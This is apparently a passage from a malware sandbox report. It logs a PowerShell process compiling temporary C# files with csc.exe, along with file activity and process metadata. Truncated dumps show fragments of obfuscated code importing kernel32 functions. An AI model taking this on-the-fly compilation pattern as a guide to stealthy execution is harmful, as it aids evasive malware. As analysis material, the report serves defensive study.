/R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\o1ulwvct\o1	success or wait	1	7FFFDAD2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDAD2B526	WriteFile
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 6a 63 72 2c 75 69 6e 74	using System;using System.Runtime.InteropServices;namespace W32{ public class buvbcy { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint jujqjjcr,uint	success or wait	1	7FFFDAD2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 74 6e 34 72 61 6c 35 6c 5c 74 6e	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tn4ral5l\tn	success or wait	1	7FFFDAD2B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 42 5c fd 15 fd fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7B\C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFFDAD2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-PackageYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFFDAD2B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFFDAD2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDAD2B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDBECB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDBECB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDBECB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDBECB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDBED2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDBED2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDBED2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDBECB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDBECB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDBECB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDBECB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDBECB9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDBECB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDBEB62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFFDBEB63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	116	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDAD2B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDBFA12E7	ReadFile
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll	unknown	4096	success or wait	1	7FFFDAD2B526	ReadFile

Analysis Process: conhost.exe PID: **6488**, Parent PID: **6476**

General

Target ID:	21
Start time:	15:47:59
Start date:	28/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6648**, Parent PID: **6476**

General

Target ID:	22
Start time:	15:48:09
Start date:	28/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline
Imagebase:	0x7ff625ee0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\o1ulwvct\CSC95978626 35B74071BA42F3284427E86E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF625F5E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\CSC9597862635B74071BA42F3284427E86E.TMP	success or wait	1	7FF625F5E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\CSC95978626 35B74071BA42F3284427E86E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF625F5ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline	unknown	369	success or wait	1	7FF625EF1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs	unknown	403	success or wait	1	7FF625EF1EE7	ReadFile

Analysis Process: cvtres.exe PID: **6732**, Parent PID: **6648**

General

Target ID:	23
Start time:	15:48:14
Start date:	28/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES9868.tmp" "c:\Users\user\AppData\Local\Temp\o1ulwvct\CSC9597862635B74071BA42F3284427E86E.TMP"
Imagebase:	0x7ff603b80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6756**, Parent PID: **6476**

General

Target ID:	24
Start time:	15:48:16
Start date:	28/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline
Imagebase:	0x7ff625ee0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF625F5E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP	success or wait	1	7FF625F5E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
